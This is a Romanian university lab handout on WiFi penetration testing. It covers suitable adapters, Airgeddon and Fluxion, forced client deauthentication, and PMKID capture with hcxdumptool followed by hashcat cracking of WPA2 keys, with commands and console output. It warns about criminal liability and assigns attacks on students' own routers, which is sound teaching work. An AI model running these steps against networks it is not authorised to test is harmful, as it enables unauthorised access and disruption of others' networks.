Laboratorul numărul 6
Analiză rețele WiFi

În general pentest-ul la nivelul unei rețele WiFi cu o securitate medie (de tip utilizator) este destul de simplu. Totuși există o serie de aspecte care trebuie urmărite pentru a putea utiliza instrumentele existentela ora actuală.
În primul rând trebuie avut grijă ca chipset-ul utilizat de producător să suporte activarea modul de monitorizare. Fără aceste testele de penetrare nu pot fi realizate.
De aceea trebuie avut grijă ca să verificați de fiecare dată că modelul conține un chipset cu aceste abilități. Mai mult trebuie să fiți atenți la faptul că există situații în care pentru același nume de produs diferind doar versiunea producătorul să schimbe chipset-ul. Având în vedere lipsa de experiență care nu vă permite să modificați manual sursele furnizate de către unii producători pentru driverul de linux este recomandat că să mai verificați suplimentar dacă distribuția de pentest (KALI, ARHLINUX, PARROT) are suport nativ pentru respectivul chipset sau chiar pentru respectivul model. În cazul în care sunteți pe un Linux clasic trebuie făcută aceeași verificare.

Din punct de vedere al chipsetului (care se poate găsi și în alte adaptoare se recomandă:
- USB ID 148f:7601 Ralink Technology, Corp. MT7601U Wireless Adapter
- USB ID 148f:3070 Ralink Technology, Corp. RT2870/RT3070 Wireless Adapter
- USB ID 148f:5370 Ralink Technology, Corp. RT5370 Wireless Adapter
- USB ID 0bda:8187 Realtek Semiconductor Corp. RTL8187 Wireless Adapter
- USB ID 0bda:8189 Realtek Semiconductor Corp. RTL8187B Wireless 802.11g 54Mbps

Mai jos sunt prezentate o serie de adaptoare utilizate de mine în pentest și care se găsesc și pe piața locală.

1. **Adaptor ASUS USB Nano Wireless-N150**

2. **Adaptor TPLINK USB Wireless Dual Band 300 - Archer T4U v3**

AC1

3. **Adaptor wireless TP-LINK TL-WN722N, v2 - USB 2.0**

4. **ALFA - awus s036h**

În general adaptoarele Intel din laptop-uri și cele produse de Alfa sunt cam toate compatibile, TPlink-ul este mizerabil ca suport - probleme cu recompilarea și adaptarea driverelor pentru a utiliza toate abilitățile în linux (pe win nop)

Alte posibile adaptoare (netestate de moșu):

- TENDA W311U+
- LOGILINK WL0151
- ALLNET ALL-WA0150N
- Panda PAU09 148f:5572

Mai trebuie menționat că pentru a acoperi toate situațiile specifice pentest-ului wifi vă trebuie măcar un adaptor care să asigure o conexiune la net (acasă merge utp la laptopt și wifi-ul integrat dacă ai noroc plus încă unul care să suporte și el monitorizare). Ideal este ca să ai trei adaptoare și fiecare să suporte modul monitor.

Reamintesc că la curs am discutat legile sub incidența cărora se intră în caz de utilizare ale oricăror tehnici de pentest fără permisiune (majoritatea cu incidență penală).

Acum presupunând că studentul are măcar minimalul de hardware adică o placă de net și una care suportă monitorizare wifi putem trece la analiza câtorva instrumente utilizate în pentest-ul wifi.

Testele prezentate în acest laborator au fost efectuate pe Parrot ultima distribuție menținut la zi cu noutățile.
Vom începe cu un script pentru bebeluși care automatizează cam tot și anume Airgeddon.
Acesta se găsește la https://github.com/v1s1t0r1sh3r3/airgeddon

Înainte de a-l instala nu strică să mai instalăm și alte instrumente. Primul este amicul beef care se găsește la https://github.com/beefproject/beef

Se dă un git clone și install si apoi lansezi to ce este executabil din director


Daca update crapă la curb...
sudo apt install libcurl4 libcurl3-gnutls libcurl4-openssl-dev

sudo gem install curb --source 'https://rubygems.org/'


Trebuie modificat în config.yaml
La user măcar parola implicită (bula în cazul meu)

Instalați și ccze (apt etc)


Apoi lansati scriptul din directorul clonat (cu sudo of course)
(debi îl are și în bibliotecă dar la tool-uri de astea prefer ultima versiune)
Vă cere să mai instaleze câte ceva, lăsați-l!
Apoi selectați din listă placa de rețea care suporta modurile extinse.
Aceasta trebuie trecută în modul de monitorizare.
Apoi se intră în tool-uri pentru handshake (cu 6) si apoi se explorează după victime cu 4



În cazul de test este rețeaua lula2019 (ruter bun numai pentru așa ceva deoarece nu mai are bios nou din 2007).
După ce se oprește scanarea cu Ctrl+C se va afișa o listă din care se vai alege numărul victimei
Apoi scriptul furnizează din nou detalii



Se va începe captura de handshake
Apoi se trece la deconectarea forțată a clientului din rețea (deja aici intri în ilegalitate rău)



Mai sus aveți un exemplu de încercări
Evident ca de multe ori nu o nimerește și dă eroare iar procesul trebuie reluat crescând astfel riscul interceptării acestei comunicații NEAUTORIZATE de către admin sau mai rău de către vreun organ legal care se plimba pe acolo.
După capturare se intră în menu-ul de wpa/wpa2 decript offline
Aici se găsesc opțiunile de brute force sau atac bazat pe dicționar
Acum devine clar de ce trebuie ssid ascuns și lungimi mari de ssid și parolă wifi
Dacă nu merge se poate încerca cu evil twin atac dar ... il deconectează și îi cere parola de wifi din nou in draci la utilizatorul legitim ceea ce este extrem de riscant.

Apoi vine fluxion
git clone https://github.com/wi-fi-analyzer/fluxion.git
Instalezi php-cgi
Apoi fluxion.sh

Acesta are cam aceleași opțiuni

Noul stil

După cum am observat abordările vechi presupuneau deconectarea clientului autorizat de la rețea ceea ce este suficient că să atragă atenția unui administrator care și-a făcut harta cu calitatea semnalului în fiecare zonă din subordine (scifi pt Romania). Ca să nu mai spunem că intră în categoria de atac DOS care legal e bubă mare.

Între timp s-au dezvoltat și abordări mai puțin intruzive. Una dintre ele este cea bazată pe MITM adică în acest caz interceptarea comunicației între client și ruter și extragerea parolei pe baza analizei pachetelor respective.

Un exemplu este cel bazat pe utilizarea **hcxtools** și **hashcat**. Este similar cu utilizarea Besside-ng dar are avantajul că poate fi executat și pe un rasberry Pi controlat prin ssh (aici este păcăleală - pentru ca îmi dezvălui locația dacă nu sunt expert)

Din trafic se vor analiza zonele de handshake WPA și hash-urile de PMKID.

După capturarea unui PMKID hash-ul va fi încărcat în hashcat sau orice aplicație similară pentru a încerca spargerea parolei.

Având în vedere că există și versiunea care folosește NVIDIA ca accelerator înseamnă ca un om cu un laptop bun poate sparge rapid o rețea cu o buna probabilitate. Pentru a efectua atacul pentru găsirea parolei se va converti întâi fișierul PCAPPNG într-o formă inteligibilă pentru hashcat.

Avem deja configurat un AWUS sau o placă mai puțin vizibilă (vezi la începutul laboratorului)

Mai întâi verificăm existența celor două tool-uri

```
apt-cache search hashcat
apt-cache search hcxdumptool
```

Apoi încerc un start de airmon-ng. Mai jos este prezentată o situație din Parrot

```
airmon-ng start wlan0
Found 4 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

   PID Name
   579 avahi-daemon
   585 NetworkManager
   589 wpa_supplicant
   618 avahi-daemon

PHY Interface      Driver          Chipset

phy0     wlxxxxxxxxxxx     rtl8187         Realtek Semiconductor Corp. RTL8187
```

Deci trebuie lansat

```
airmon-ng check kill

Killing these processes:
   PID Name
```

```
  589 wpa_supplicant
 8426 avahi-daemon
 8427 avahi-daemon
```

Și reluăm procesul
airmon-ng start wlan0

```
Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

   PID Name
 8920 avahi-daemon
 8921 avahi-daemon

PHY Interface      Driver          Chipset

phy0      wlx00c0ca65e868      rtl8187         Realtek Semiconductor Corp. RTL8187
```

Deoarece se pare că nu reușim să le terminăm cu comanda recomandată trecem la abordări mai dure
systemctl disable avahi-daemon.socket
systemctl disable avahi-daemon.service
Și reboot

Acum reîncercăm
airmon-ng start wlan0

Eventual mai reluăm procesul. Mai simplu este ca la ieșire din primul script să lasăm placa în mod de monitorizare.

Pentru reactivare avahi la boot
systemctl enable avahi-daemon.socket
systemctl enable avahi-daemon.service

Captură de pachete cu hcxdump tool în fisierul pcapng din traficul de pe interfața wifi pusă în mod de monitorizare sub numele de wlan0mon
sudo hcxdumptool -o test.pcapng -i wlan0mon --enable_status=1

Apoi decodam datele primare cu ajuotul lui hcxcaptool în fișierul țintă test.16800

hcxpcaptool -z test.16800 test.pcapng

Mai jos este un raport consola a analizei respective

summary capture file:
---
file name.....: test.pcapng
file type.....: pcapng 1.0
file hardware information.....: x86_64
capture device vendor information: 00c0ca
file os information.....: Linux 5.3.0-1parrot1-amd64
file application information.....: hcxdumptool 5.1.7
network type.....: DLT_IEEE802_11_RADIO (127)
endianness.....: little endian
read errors.....: flawless
minimum time stamp.....: 11.11.2019 08:42:05 (GMT)
maximum time stamp.....: 11.11.2019 08:42:34 (GMT)
packets inside.....: 199
skipped packets (damaged).....: 0
packets with GPS data.....: 0
packets with FCS.....: 191
beacons (total).....: 30
beacons (WPS info inside).....: 1
probe requests.....: 6
probe responses.....: 2
association requests.....: 3
association responses.....: 1
reassociation responses.....: 5
authentications (OPEN SYSTEM)....: 74
authentications (BROADCOM).....: 9
EAPOL packets (total).....: 30
EAPOL packets (WPA2).....: 30
PMKIDs (not zeroed - total).....: 4
PMKIDs (WPA2).....: 5
PMKIDs from access points.....: 4
EAP packets.....: 46
found.....: EAP type ID
best handshakes (total).....: 3 (ap-less: 2)
best PMKIDs (total).....: 4

summary output file(s):
---
4 PMKID(s) written to test.16800

Evident că dacă lăsați mai mult timp sau scanați o singură rețea mai mult timp vor fi mai multe date pentru atacul prin forță brută

Puțină bucătărie: să punem bibliotecile opencl pentru inntel. Se presupune ca ați instalat deja firmware de i915 sub linux.
Instalați pachetele conform instrucțiunilor intel de la
https://github.com/intel/compute-runtime/releases

Adică
wget
https://github.com/intel/compute-runtime/releases/download/19.43.14583/intel-gmmlib_19.3.2_amd64.deb
wget
https://github.com/intel/compute-runtime/releases/download/19.43.14583/intel-igc-core_1.0.2714.1_amd64.deb
wget
https://github.com/intel/compute-runtime/releases/download/19.43.14583/intel-igc-opencl_1.0.2714.1_amd64.deb
wget
https://github.com/intel/compute-runtime/releases/download/19.43.14583/intel-opencl_19.43.14583_amd64.deb
wget
https://github.com/intel/compute-runtime/releases/download/19.43.14583/intel-ocloc_19.43.14583_amd64.deb
wget https://github.com/intel/compute-runtime/releases/download/19.43.14583/ww43.sum
sha256sum -c ww43.sum
dpkg -i *.deb

Minimal se mai poate instala și cu:
apt-get install ocl-icd-libopencl1 opencl-headers clinfo

Și verifica cu clinfo ce si cum:
Daca aveti la PlatformVendor The pocl project
Nu este in regula, trebuie sa fie NVIDIA Platform Vendor, în acest caz stergeti toate driverele (inclusiv cele open source ones gen mesa/pocl etc) si instalati driver de la nvidia.com.

Acum se poate utiliza hascat pentru a încerca spargerea cu modul hash 16800 (deci se poate încerca și altceva dacă nu este administrator next-next și are alte rutere/configurări)

hashcat -m 16800 test.16800 -a 3 -w 3 '?l?l?l?l?l?lt!'

Dacă totuși behăie dați-ii cu --force la coadă
Apoi cu s mai puteți inspecta status curent

Session.....: hashcat
Status.....: Aborted (Checkpoint)
Hash.Type.....: WPA-PMKID-PBKDF2
Hash.Target.....: test.16800
Time.Started.....: Mon Nov 11 11:33:35 2019 (2 mins, 50 secs)
Time.Estimated...: Wed Nov 13 18:17:35 2019 (2 days, 6 hours)
Guess.Mask.....: ?l?l?l?l?l?lt! [8]
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1568 H/s (80.30ms) @ Accel:1024 Loops:256 Thr:1 Vec:4
Recovered.....: 0/4 (0.00%) Digests, 0/1 (0.00%) Salts
Progress.....: 266240/308915776 (0.09%)

Rejected.....: 0/266240 (0.00%)
Restore.Point....: 10240/11881376 (0.09%)
Restore.Sub.#1...: Salt:0 Amplifier:25-26 Iteration:3-7
Candidates.#1....: xeazant! -> xggtert!

Ca observație pentru a nu merge peste tot cu analiza când știm exact ce urmărim putem utiliza următoarele opțiuni pentru hcxpcaptool

- -E pentru a obține posibile parole din traficul de wifi(lista va include si ESSID-urile)
- -I pentru a obține identitatea celor implicați în trafic
- -U pentru a obține numele de utilizatori din traficul de wifi

Apoi aceste fișiere suplimentare pot fi utilizate în hash cat. De ex

./hcxpcaptool -E essidlist -I identitylist -U usernamelist -z test.16800 test.pcapng

Din acest laborator se poate trage o concluzie clară fără identități personalizate pentru fiecare user cu certificate și un server de RADIUS nu se poate garanta o minimă securitate la nivelul unei rețele wifi.

Avantajul evident al metodei este că stați și beți o cafea - culegeți trafic și apoi acasă pe un calc puternic puteți face praf codarea.

Temă de la laborator
Dacă aveți pe laptop wifi intel care suportă de obicei mode de monitorizare sau ați cumpărat și adăugat o placă wifi pe usb care suportă acest mod atunci puteți încerca să analizați un ruter aflat la dispoziție (pentru a doua conexiune vedeți voi cum vă descurcați
Temă pe acasă: Dacă placa WIFI nu suportă mod monitorizare cumpărați-vă una din cele menționate în laborator. Apoi atacați-vă ruterele personale pe toate părțile și cu toate tool-urile despre care am discutat. Evident puteți încerca și alte instrumente sau abordări